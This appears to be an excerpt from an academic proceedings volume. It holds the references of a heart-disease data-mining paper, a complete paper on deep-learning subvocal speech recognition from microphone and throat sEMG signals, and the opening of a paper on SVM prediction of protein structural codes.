The work presented in this paper was partially supported by the Slovak Grant Agency of the Ministry of Education and Academy of Science of the Slovak Republic under grant no. 1/0493/16, by the Cultural and Educational Grant Agency of the Ministry of Education and Academy of Science of the Slovak Republic under grants no. 025TUKE-4/2015 and no. 05TUKE-4/2017.

The authors would like to thank the principal investigators responsible for data collection: Andras Janosi, M.D. (Hungarian Institute of Cardiology, Budapest); William Steinbrunn, M.D. (University Hospital, Zurich); Matthias

Pfisterer, M.D. (University Hospital, Basel); Robert Detrano, M.D., Ph.D. (V.A. Medical Center, Long Beach and Cleveland Clinic Foundation; J. Rousseau et al. and Z-Alizadeh Sani et. al.

## REFERENCES

- [1] P. Chapman, J. Clinton, R. Kerber, T. Khabaza, T. Reinartz, C. Shearer, and R. Wirth: "CRISP-DM 1.0 Step-by-Step Data Mining Guide", 2000.
- [2] C. Shearer, "The CRISP-DM Model: The New Blueprint for Data Mining", *Journal of Data Warehousing*, vol. 5, no. 4, 2000, pp. 13–22.
- [3] K.S. Murthy, "Automatic construction of decision trees from data: A multidisciplinary survey", *Data Mining and Knowledge Discovery*, 1997, pp. 345–389, doi: 10.1007/s10618-016-0460-3.
- [4] J. R. Quinlan, "C4.5: Programs for Machine Learning", Morgan Kaufmann Publishers, 1993, doi: 10.1007/BF00993309.
- [5] N. Patil, R. Lathi, and V. Chitre, "Comparison of C5.0 & CART Classification algorithms using pruning technique", *International Journal of Engineering Research & Technology*, vol. 1, no. 4, 2012, pp. 1–5.
- [6] T. Hothorn, K. Hornik, and A. Zeileis, "Unbiased recursive partitioning: A conditional inference framework", *Journal of Computational and Graphical Statistics*, vol. 15, no. 3, 2006, pp. 651–674, doi: 10.1198/106186006X133933.
- [7] L. Breiman, J.H. Friedman, R.A. Olshen, Ch.J. Stone, "Classification and Regression Trees", 1999, CRC Press, doi: 10.1002/cyto.990080516.
- [8] D. J. Hand, K. Yu, "Idiot's Bayes-not so stupid after all?", *International Statistical Review*, vol. 69, no. 3, 2001, pp. 385–399, doi:10.2307/1403452.
- [9] C. Cortes, V. Vapnik, "Support-vector networks", *Machine Learning*, vol. 20, no. 3, 1995, pp. 273–297, doi:10.1007/BF00994018.
- [10] K. Hornik, "Approximation capabilities of multilayer feedforward networks," *Neural Networks*, vol. 4, 1991, pp. 251–257, doi: 10.1016/0893-6080(91)90009-T.
- [11] R. Agrawal, R. Srikant, "Fast Algorithms for Mining Association Rules in Large Data-bases", *Proceedings of the 20th International Conference on Very Large Data Bases*, Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 1994, pp 487–499.
- [12] J. Hipp, U. Güntzer, and G. Nakhaeizadeh, "Algorithms for Association Rule Mining – a General Survey and Comparison", *SIGKDD Explor Newsl* 2, 2000, pp. 58–64, doi:10.1145/360402.360421.
- [13] R. Agrawal, T. Imieliński, and A. Swami, "Mining Association Rules Between Sets of Items in Large Databases", *Proceedings of the 1993 ACM SIGMOD International Conference on Management of Data*, ACM, New York, NY, USA, 1993, pp. 207–216, doi: 10.1145/170035.170072.
- [14] B. Shahbaba, "Biostatistics with R: An Introduction to Statistics through Biological Data", 2012, Springer, doi: 10.1007/978-1-4614-1302-8.
- [15] J.E. Rossouw, J. du Plessis, A. Benade, P. Jordaan, J. Kotze, and P. Jooste, "Coronary risk factor screening in three rural communities", *South African Medical Journal*, vol. 64, 1983, pp. 430–436.
- [16] R. Kreuger, "ST Segment", *ECGpedia*.
- [17] R. Alizadehsani, M. J. Hosseini, Z. A. Sani, A. Ghandeharioun, and R. Boghrati, "Diagnosis of Coronary Artery Disease Using Cost-Sensitive Algorithms", *IEEE 12th International Conference on Data Mining Workshop*, 2012, pp. 9–16, doi: 10.1109/ICDMW.2012.29.
- [18] R. El-Bialy, M. A. Salama, O. H. Karam, and M. E. Khalifa, "Feature Analysis of Coronary Artery Heart Disease Data Sets", *Procedia Computer Science*, ICCMIT 2015, vol. 65, pp. 459–468, doi: 10.1016/j.procs.2015.09.132.
- [19] L. Verma, S. Srivastava, and P.C. Negi, "A Hybrid Data Mining Model to Predict Coronary Artery Disease Cases Using Non-Invasive Clinical Data", *Journal of Medical Systems*, vol. 40, no. 178, 2016, doi: 10.1007/s10916-016-0536-z.
- [20] R. Alizadehsani, J. Habibi, M. J. Hosseini, H. Mashayekhi, R. Boghrati, A. Ghandeharioun, B. Bahadorian, and Z. A. Sani, "A data mining approach for diagnosis of coronary artery disease", *Computer Methods and Programs in Biomedicine*, vol. 111, no. 1, 2013, pp. 52–61, doi: 10.1016/j.cmpb.2013.03.004.
- [21] Ch. Yadav, S. Lade, and M. Suman, "Predictive Analysis for the Diagnosis of Coronary Artery Disease using Association Rule Mining", *International Journal of Computer Applications*, vol. 87, no. 4, 2014, pp. 9–13.
- [22] S. S. Shapiro, M. B. Wilk, "An analysis of variance test for normality (complete samples)", *Biometrika*, vol. 52, no. 3–4, 1965, pp. 591–611, doi: 10.1093/biomet/52.3-4.591.
- [23] B. L. Welch, "On the Comparison of Several Mean Values: An Alternative Approach", *Biometrika*, vol. 38, 1951, pp. 330–336, doi: 10.2307/2332579.
- [24] K. Pearson, Karl, "On the criterion that a given system of deviations from the probable in the case of a correlated system of variables is such that it can be reasonably supposed to have arisen from random sampling", *Philosophical Magazine Series 5*, vol. 50, no. 302, 1900, pp. 157–175, doi: 10.1080/14786440009463897.
- [25] R. A. Fisher, "On the interpretation of  $\chi^2$  from contingency tables, and the calculation of P", *Journal of the Royal Statistical Society*, vol. 85, no. 1, 1922, pp. 87–94, doi: 10.2307/2340521.
- [26] G. E. Batista, M.C. Monard, "A Study of K-Nearest Neighbour as an Imputation Method", In *Proceedings of Soft Computing Systems: Design, Management and Applications*, IOS Press, 2002, pp. 251–260, doi=10.1.1.14.3558.
- [27] Y. Dong, Ch-Y. J. Peng, "Principled missing data methods for researchers", *Springerplus*, vol. 2, vol. 222, 2013, doi: 10.1186/2193-1801-2-222.
- [28] D. Freedman, "Statistical Models: Theory and Practice. Cambridge", New York: Cambridge University Press, 2009, doi: 10.1017/CBO9780511815867.
- [29] H. B. Mann, D. R. Whitney, "On a Test of Whether one of Two Random Variables is Stochastically Larger than the Other", *Annals of Mathematical Statistics*, vol. 18, no. 1, 1947, pp. 50–60, doi: 10.1214/aoms/1177730491.
- [30] P. Drotár, Z. Smékal, "Comparative Study of Machine Learning Techniques for Supervised Classification of Biomedical Data", *Acta Electrotechnica et Informatica*, vol. 14, no. 3, 2014, pp. 5–10, doi: 10.15546/aei-2014-0021.



# Subvocal Speech Recognition via Close-Talk Microphone and Surface Electromyogram Using Deep Learning

Mohamed S. Elmahdy and Ahmed A. Morsy

Biomedical Engineering Department, Cairo University, Giza, Egypt  
m.elmahdy@ieee.org, amorsy@ieee.org

**Abstract** - Speech communication is very essential for human-human communication and human machine interaction. Current Automatic Speech Recognition (ASR) may not be suitable for quiet settings like libraries and meetings or for speech handicapped and elderly people. In this study, we present an end-to-end deep learning system for subvocal speech recognition. The proposed system utilizes a single channel surface Electromyogram (sEMG) placed diagonally across the throat alongside a close-talk microphone. The system was tested on a corpus of 20 words. The system was capable of learning the mapping functions from sound and sEMG sequences to letters and then extracting the most probable word formed by these letters. We investigated different input signals and different depth levels for the deep learning model. The proposed system achieved a Word Error Rate (WER) of 9.44, 8.44 and 9.22 for speech, speech combined with single channel sEMG, and speech with two channels of sEMG respectively.

*Index Terms* - Subvocal Speech; Deep Learning; sEMG.

## I. INTRODUCTION

Speech plays an important role, not only in human-human communication but also in human-machine interaction. Often, human speech takes place in harsh acoustic backgrounds with a variety of environmental sound sources, competing voices, and ambient noise. The presence of such noise makes it difficult for human speech to remain robust and clear.

After the wide popularity of smart devices and assistive technologies, Automatic Speech Recognition (ASR) became the most convenient communication tool for humans to interact with these machines [1]. Although ASR systems have achieved reasonably high accuracies compared to human capabilities [2], they still suffer from various limitations. First, they are prone to environmental noise. Second, audible speech can be very disturbing in quiet settings like libraries and meetings. Third, normal speech communication is not suitable for speech handicapped, e.g., stuttering patients. Similar challenges are faced when dealing with elderly people, caused by issues with speech pace and articulation [3].

These limitations motivate the need for the development of another strategy for how ASR works in terms of speech form, acquisition techniques, and processing algorithms. One potential alternative for vocalized speech is subvocalized speech. Subvocalization occurs, for example, when someone whispers while reading a book, talking to one's self, or murmuring. This subvocalization can be acquired using surface Electromyogram (sEMG) signals from the muscles involved in speech production. Articulators involved in speech production are located in the face and neck area [4]. sEMG signals can thus

be used to substitute or at least augment traditional vocalized signals.

While it is already showing great promise, the field of subvocalized speech recognition is fairly recent and not mature compared to vocalized speech recognition. Wand et al. [5] achieved a 34.7% word error rate (WER) on 50 phrases using sEMG signals of 6 facial muscles from 6 subjects. Mendoza et al. [6] obtained a WER of 25% from a single sEMG channel but only for 6 Spanish words. Wand et al. reported a 54.7% WER on 50 phrases using 35 sEMG channels and 6 subjects [7]. Furthermore, Deng et al. achieved an 8.5% WER on 1200 words using 8 channels [8].

Researchers at Nara Institute of Science and Technology, Japan [9], investigated the use of non-audible murmur microphone fabricated in their own lab using hidden markov model for further analysis, reporting a 7.9% WER. However, the NAM microphone they used isn't available, to date, for commercial or academic purposes outside of their premises.

The ability to achieve high recognition accuracies using sEMG only has proven to be very challenging [5]-[8]. The reason can be attributed to the nature of the sEMG signal, which is highly variant from subject to subject depending on the muscle strength and gender. Most of the reported research uses facial muscles to capture speech signals [6]-[8]. While giving better accuracy, this placement isn't user friendly and may not lend itself to practical implementations. Results reported in the literature used hand crafted features, heuristically chosen based on experience and visual inspection of data.

This research introduces preliminary results for a multimodal end-to-end subvocal speech recognition system using a commercially available, low cost close-talk microphone and a single channel of sEMG signal acquired from the throat area. The proposed system uses deep learning algorithms for automatic feature extraction and classification.

## II. MATERIALS AND METHODS

### A. Corpus Design

We built an English corpus of twenty words. These words were selected to match the following criteria: (1) letters comprising the words must represent the English letters in as uniform distribution as possible, as shown in Fig.1; (2) they should be of different lengths; and (3) the similarity between words measured by Levenshtein distance [10] must be qualitatively variable, as demonstrated qualitatively in Fig.2. This limited vocabulary set can be used later for controlling machines or enabling the performance of various daily activities.






Figure 1. Distribution of letters across the corpus words




Figure 2. Levenshtein distance between words

### B. Subjects

Ten healthy subjects participated in this experiment, five males and five females, with average age of  $22 \pm 2$  years. All the subjects are not Native American speakers. The experiment was conducted in a lab controlled environment.

### C. Experiment Protocol and Data Labelling

Each subject was presented with 150 slides, each containing a single phrase. Subjects were asked to subvocalize the phrase within 6 seconds of its appearance on the screen, then relax for swallowing and breathing for 10 seconds, and so on. Fig. 3 illustrates the experimental sequence and timing. The experimental setup and connections are shown in Fig. 5. Each subject gave output of 150 records, out of which 100 records were used for training and 50 records for testing, for both modalities (microphone and sEMG).

### D. Signal Acquisition

As described above, both sEMG, to capture the electrical activities of the muscles responsible for sound production, and




Figure 3. Timing diagram showing the experiment protocol




Figure 4. sEMG electrode placement




Figure 5. Experiment setup

a close-talk microphone, to capture the articulation effect (vibration or sound), were used.

#### 1) Surface Electromyogram (sEMG)

A wireless sEMG from Mega Electronics Ltd was used. The sampling rate was 1 KHz using 16 bit ADC. Two electrodes were placed diagonally around the throat as shown in Fig. 4.

#### 2) Close-Talk Microphone

A Koss CS100 close talk microphone was used. This microphone has a noise reduction filter and has a sensitivity range of  $-36 \text{ dB} \pm 3 \text{ dB per } 1 \text{ V} / 1 \text{ KHz}$ . The microphone is placed 2 cm from the subject mouth to capture the murmurs. For recording this signal, we used freely available software named Audacity [11].

### E. Sound Pressure Level Quantification

In order to make sure that all subjects follow the same level of subvocalization, there was a need to quantify this level numerically. We used an iPhone with an application named SPLnFFT, whose accuracy was proven by [12].

Subjects were asked to subvocalize the sentences appearing on the screen within a range of  $12 \pm 2 \text{ dB}$  and were trained for 10 minutes prior to starting each recording session to help them meet this requirement.

### F. Short Time Fourier Transform (STFT)

Input signals were converted from time domain to frequency domain through Short Time Fourier Transform (STFT) to obtain a spectrogram, which was fed to deep learning model.



### G. Deep Learning

Conventional ASR systems consist of many complex building blocks: pre-processing, feature extraction, and building an acoustic model using Gaussian Mixture Model (GMM) and Hidden Markov Model (HMM) [13]. At the final stage, a language model is used to constrain the predicted subscription in order to follow the context of the speech as shown in Fig. 6.

Using sEMG instead of speech signals means that there is no well-defined building blocks akin to phonemes in traditional audible speech processing. Fig. 7 shows an end-to-end deep learning model as presented in [14].

### H. Spatial Convolutional Layer

Spatial convolution layer performs the traditional convolution operation as shown in Eq. (1). Convolutional operation works to find the most similar pattern to the filter in the underlying image [15].

$$(g*f)(x,y) = \sum_{(a,b) \in A} g(a,b)f(x-a, y-b) \quad (1)$$

### I. Bi-Directional Recurrent Neural Network (BRNN)

RNN was developed to make use of the sequential information. In conventional neural networks, it is assumed that all the inputs and outs are independent, i.e., the input at a certain time is independent of other inputs and the same for the output.

However, for a sequential signal like sEMG and speech, this is not true. That's because each sound or letter in the previous frame affects the prediction of the sound in the next frame [16]. Also, future frames could enhance and fine-tune the prediction of earlier frames. This is the main reason for choosing bidirectional RNN instead of RNN.

### J. Connectionist Temporal Classification (CTC)

The goal from an ASR system is to transfer any sequence of sounds into sequence of letters or phonemes. Traditional




Figure 6. Building blocks for traditional ASR system versus end-to-end ASR




Figure 7. Proposed end-to-end deep learning model

classification algorithms require that both inputs and outputs are aligned, which is not the case in most ASR problems.

The CTC layer generates a probability distribution at each time step of the input sequence instead of generating labels. These probabilities are then decoded into maximum likelihood labels. Finally, an objective function converts these maximum likelihood labels into the corresponding desired labels [17].

All computations were done on a desktop PC with GTX 960 TI and 6 GB GPU ram. Torch platform was used for deep learning implementation.

## III. RESULTS

This section highlights the system performance using different input signals and different number of RNN layers. For acoustic input only from the close-talk microphone, we obtained a WER of 16%, 11.33%, 9.44%, 12.56%, and 10.44% for different numbers of RNN layers as shown in Table 1.

For concatenating acoustic data and sEMG data from channel #1, we achieved a WER of 16.89%, 10.39%, 8.44%, 11.44%, and 9.83% using different RNN layers as illustrated in Table 2.

Combining acoustic data, sEMG from channel #1, and sEMG from channel #2 resulted in WER of 54.17%, 10.61%, 9.22%, 11.33%, and 10.44% as shown in Table 3.

Table 1. Results for speech input

#RNN Layers	WER	CER	Time (minutes)
1	16	2.7	18.26
2	11.33	2.43	24.23
3	9.44	2	32
4	12.56	3.04	58
5	10.44	2.45	68.7

Table 2. Results for speech input + sEMG from channel 1

#RNN Layers	WER	CER	Time (minutes)
1	16.89	2.83	26
2	10.39	2.33	39
3	8.44	1.91	47
4	11.44	2.21	60
5	9.83	1.89	72.5

**Table 3. Results for speech input + sEMG from channel 1 & 2**

#RNN Layers	WER	CER	Time (minutes)
1	54.17	17.4	18.85
2	10.61	2.25	27
3	9.22	2.07	35.9
4	10.11	1.93	64.5
5	11.31	2.14	81.3

## IV. DISCUSSION

In this study, we investigated the performance of an end-to-end subvocal speech recognition system using a wireless sEMG system and a close-talk microphone. The performance criteria were Word Error Rate (WER) and Character Error Rate (CER). We studied the performance of the system for acoustic signal only and acoustic signal combined with sEMG from the throat muscles. The depth of the deep network model was examined in search of the optimum number of bidirectional RNN.

For the input signal being acoustic data only, we found that the performance of the system increases by increasing the number of RNN layers till a peak of 9.44% WER then it decreases by a factor 3.12% then increased by 2.12%. This sudden change in performance is likely to be caused by overfitting. After increasing the number of layers, the model starts to experience an overfitting due to the increase in the number of parameters.

When feeding the network with acoustic data concatenated with sEMG signal from the throat muscle, the performance of the system has been boosted to achieve a WER of 8.44% with an increase of 1% from acoustic signal only. This increase in performance was expected because the microphone is unlikely to catch all the information from the audio in the subvocalization mode while sEMG can capture additional information. We notice that results in Table 2 almost follow the same pattern as Table 1. Three RNN layers is the turning point for the system. After 3 layers the system experiences an overfitting problem.

For the final experiment, we fed the network with a composition of three signals: acoustic, sEMG from channel #1 and sEMG from channel #2. The best WER was 9.22% at 3 RNN layers. The performance drop illustrates that channel #2 is a noisy channel and doesn't add much information.

The timing performance for different model structures and input signals is reported in Tables 1, 2 and 3. The training time was increased when the depth of the network was increased, due to the increase in the number of parameters that need to be optimized and settled.

Comparatively, the proposed algorithm has a better performance compared to Deng et al. [8] and Wand et al. [5] in terms of WER. In contrast with literature of subvocal speech recognition, the system doesn't depend on hand crafted features or traditional building blocks for ASR. In addition, the proposed algorithm demonstrates the efficacy of a single channel sEMG combined with a close-talk microphone.

## V. CONCLUSION

An end-to-end deep learning system for subvocal speech recognition using a close-talk microphone and a single channel wireless sEMG was presented. The proposed system used a mix of convolutional neural layers and bidirectional RNN in addition to a CTC layer as the objective layer. We studied the effect of different input signals and different numbers of RNN layers on system performance. The proposed system achieved a Word Error Rate of 9.44, 8.44 and 9.22 for acoustic, acoustic combined with a single channel sEMG, and acoustic with two channels of sEMG, respectively.

## REFERENCES

- [1] S. Tomko, T. K. Harris, A. Toth, J. Sanders, A. Rudnick, and R. Rosenfeld, "Towards efficient human machine speech communication," *ACM Trans. Speech Lang. Process.*, vol. 2, no. 1, pp. 1–27, Feb. 2005.
- [2] W. Xiong et al., "Achieving Human Parity in Conversational Speech Recognition," 2016.
- [3] F. Aman, M. Vacher, S. Rossato, and F. Portet, "Analysing the Performance of Automatic Speech Recognition for Ageing Voice: Does it Correlate with Dependency Level?," pp. 9–15, 2013.
- [4] S. Jou, S. Jou, T. Schultz, M. Walliczek, F. Kraft, and A. Waibel, "Waibel A: Towards continuous speech recognition using surface electromyography," *Proc. INTERSPEECH - ICSLP*, pp. 17–21.
- [5] M. Wand, M. Janke, and T. Schultz, "Tackling Speaking Mode Varieties in EMG-Based Speech Recognition," *IEEE Trans. Biomed. Eng.*, vol. 61, no. 10, pp. 2515–2526, Oct. 2014.
- [6] L. E. Mendoza, J. Peña, and J. L. Ramón Valencia, "Electromyographic patterns of sub-vocal Speech: Records and classification," *Rev. Tecnol.*, vol. 12, no. 2, Dec. 2015.
- [7] M. Wand, C. Schulte, M. Janke, and T. Schultz, "Array-based Electromyographic Silent Speech Interface," in *Proceedings of the International Conference on Bio-inspired Systems and Signal Processing*, 2013, pp. 89–96.
- [8] Y. Deng, G. Colby, J. T. Heaton, and G. S. Meltzner, "Signal processing advances for the MUTE sEMG-based silent speech recognition system," in *MILCOM 2012 - 2012 IEEE Military Communications Conference*, 2012, pp. 1–6.
- [9] Panikos Heracleous, Yoshitaka Nakajima, et al. "audible (normal) speech and inaudible murmur recognition using nam microphone", *Signal Processing Conference*, 2004.
- [10] L. Yujian and L. Bo, "A Normalized Levenshtein Distance Metric," *IEEE Trans. Pattern Anal.*, vol. 29, pp. 1091–1095, Jun. 2007.
- [11] "Audacity® | Free, open source, cross-platform audio software for multi-track recording and editing." [Online]. Available: <http://www.audacityteam.org/>. [Accessed: 08-May-2017].
- [12] D. P. Robinson and J. Tingay, "Comparative study of the performance of smartphone-based sound level meter apps, with and without the application of a 1/2 IEC-61094-4 working standard microphone, to IEC-61672 standard metering equipment in the detection of various problematic workplace noise environments."
- [13] J.-P. Haton, "Automatic Speech Recognition: A Review," in *Enterprise Information Systems V*, Dordrecht: Kluwer Academic Publishers, 2004, pp. 6–11.
- [14] D. Amodei et al., "Deep Speech 2: End-to-End Speech Recognition in English and Mandarin," Dec. 2015.
- [15] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "ImageNet classification with deep convolutional neural networks," *Proceedings of the 25th International Conference on Neural Information Processing Systems*. Curran Associates Inc., pp. 1097–1105, 2012.
- [16] Y. Zhang, M. Pezeshki, P. Brakel, S. Zhang, C. L. Y. Bengio, and A. Courville, "Towards End-to-End Speech Recognition with Deep Convolutional Neural Networks," Jan. 2017.
- [17] A. Graves, S. Fernández, F. Gomez, and J. Schmidhuber, "Connectionist temporal classification," in *Proceedings of the 23rd international conference on Machine learning - ICML '06*, 2006, pp. 369–376.

# Developing a new SVM classifier for the extended ES protein structure prediction

Piotr Fabian

Silesian Technical University  
ul. Akademicka 16, 44-100 Gliwice, Poland  
Email: pfabian@polsl.pl

Katarzyna Stapor

Silesian Technical University  
ul. Akademicka 16, 44-100 Gliwice, Poland  
Email: kstapor@polsl.pl

**Abstract**—This article presents a new SVM classifier for the prediction of the extended early-stage (ES) protein structures. The classifier is based on physicochemical features and position-specific scoring matrix (PSSM). Experiments have shown that prediction results for specific classes are significantly better than those already obtained.

## I. INTRODUCTION

THE INTEREST of biologists is to determine the shape of amino acid chains that make up proteins. Accurate measurement methods involving the observation and measurement of real chains are troublesome, so the shape is often predicted basing on the amino acid sequence itself. In addition to methods that simulate the behavior of atoms and larger particles in accordance with known physical laws, methods based on machine learning are used. The shape of an unknown protein is predicted on the basis of the assumption of a similar effect of the amino acid sequence on the shape of the different proteins.

The shape of the chain may be predicted with less details than exact coordinates of atoms in the three-dimensional space. The concept of secondary structure concerns the local shape of the chain, classified as a helix, strand and similar cases, defined by biologists. Predicting the secondary structure consists in assigning individual segments of the chain to one of several classes describing the local shape of the chain. The number of classes may vary in different algorithms. For example, the DSSP algorithm defines eight different classes. Methods operating on the so-called structural code define seven classes. A review of methods used to predict the shape of proteins can be found in the literature. As mentioned in [1], identical sequences of pentapeptides exist with completely different tertiary structures in proteins. On the other hand, different amino acid sequences can have approximately the same three-dimensional structure. However, the patterns of sequence conservation can be used for protein structure prediction. The secondary structure local shape is commonly used for “ab initio” methods as a common starting conformation for precise protein structure prediction. A large number of experiments and theoretical evidence suggests that local structure is frequently encoded in short segments of protein sequence. A definite relation between the amino acid sequences of a region folded into a supersecondary structure has been found. It was also found that they are independent of the remaining

sequence of the molecule. Early studies of local sequence-structure relationships and secondary structure prediction were based on either simple physical principles or statistics. Nearest neighbor methods use a database of proteins with known three-dimensional structures to predict the conformational states of test proteins. Some methods are based on nonlinear algorithms known as neural nets or Hidden Markov Models. In addition to studies of sequence-to-structure relationships focused on determining the propensity of amino acids for predefined local structures, others involve determining patterns of sequence-to-structure correlations. The evolutionary information contained in multiple sequence alignments has been widely used for secondary structure prediction. Prediction of the percentage composition of  $\alpha$ -helix,  $\beta$ -strand and irregular structure based on the percentage of amino acid composition, without regard to sequence, permits proteins to be assigned to groups, as all  $\alpha$ , all  $\beta$ , and mixed  $\alpha/\beta$ . Structure representation is simplified in many models. Side chains are limited to one representative virtual atom; virtual  $C\alpha$ - $C\alpha$  bonds are often introduced to decrease the number of atoms present in the peptide bond. The search for structure representation in other than the  $\phi$ ,  $\psi$  angles conformational space has been continuing. Other models are based on limitation of the conformational space. One of them divided the Ramachandran map into four low-energy basins. In another study, all sterically allowed conformations for short polyalanine chains were enumerated using discrete bins called mesostates. The need to limit the conformational space was also asserted.

The model introduced in [1] is based on limitation of the conformational space to the particular part of the Ramachandran map. This part is represented by an elliptical path which traverses areas corresponding to well defined secondary structural motifs on the Ramachandran plot. The structures created according to this limited conformational subspace are assumed to represent early-stage structural forms of protein folding in silico. In contrast to commonly used base of final native structures of proteins, the early-stage folding conformation of the polypeptide chain is the criterion for structure classification.

This article presents two methods for predicting structural codes and results for selected classes of the structural code. The methods assume the possibility of determining the local protein structure only on the basis of a known sequence of

amino acids, without implementing any physical or chemical relationships between the particles other than precomputed features for specific amino acids. The sequence of amino acids is described by strings of symbols (letters) representing 20 amino acids, while the structural code with a sequence of symbols denoting individual classes of the local shape. For structural code, there are seven classes. Thus, the task of predicting a secondary structure can be defined as a search for a function mapping a set of words over a 20-character alphabet into a set of words over a 7-character alphabet. There is a set of learning data, containing proteins with known shape. Methods for predicting the secondary structure do not usually produce accurate results and are therefore evaluated by quality measures that specify the fraction of correctly-enrolled classes for experiments involving previously examined proteins. For the secondary structure prediction, modern methods achieve accuracy of about 80%. Achieving high accuracy (over 90%) is hampered by the ambiguous classification of the local shape, especially at the ends of the chain fragments belonging to one class. For the structural code, the most commonly method uses contingency tables described later.

## II. METHODS AND ALGORITHMS

### A. The structural code

Predicting the three-dimensional shape of proteins may be implemented as a simulation of atoms and particles, where all known physical forces are involved and influence the dynamics of the whole system. This approach is called “ab initio”. The final shape of the protein is a result of minimizing the energy of the whole system. However, the number of variables to take into account is enormous and the time complexity of algorithms implementing this idea makes it difficult to use this approach for longer chains of amino acids. The “ab initio” method needs a starting point - an initial conformation of the chain. Good starting point results from predicted secondary structure or structural codes. In our experiments we have tried to predict the structural code, which is described in [1], [2]. The local shape of amino acid chain results from the values of the  $\phi$  and  $\psi$  dihedral angles. Observations of angles occurring in chains are presented in the so-called Ramachandran graph. Observations show that in that two-dimensional space ( $\phi$ ,  $\psi$ ) clusters are formed describing possible pairs of angular values. A method used to classify angle pairs ( $\phi$ ,  $\psi$ ) into one of those clusters defines an ellipse in the plane ( $\phi$ ,  $\psi$ ), divides it into seven segments, and determines which segment is the closest to the sample. The structural code does not directly map into classes defined for secondary structures. For certain codes there is a rough mapping: the code C corresponds to an  $\alpha$ -helix, E and F represent  $\beta$ -sheets while other codes correspond to a loop.

### B. The SVM method applied to the structural code

The SVM (support vector machine) ([3]), method is widely used in machine learning and protein shape prediction [4]. This method allows to classify vectors in a multidimensional

feature space. However, the method was mainly applied to the secondary structure of proteins, not to the structural code.

As stated in the paper [4], SVM has shown promising results on several biological pattern classification problems. This method became a standard tool in bioinformatics. SVMs have been successfully applied to the recognition of protein translation-initiation sites in DNA sequences and functional annotation of genes from expression profiles.

### C. Feature extraction

For predicting the shape of proteins, we have tried to used different features, mapped to numbers. Our experiments involve some physicochemical features and features based on statistics.

Physicochemical features have been already used to predict the protein secondary structure, as described in [6]. Following features have been used: hydrophobic values (F1), net charge (F2), side chain mass (F3), probabilities of conformation for the three secondary structures H, E and C (F4, F5, F6). The values have been defined for each of 20 amino acids and are presented in table I.

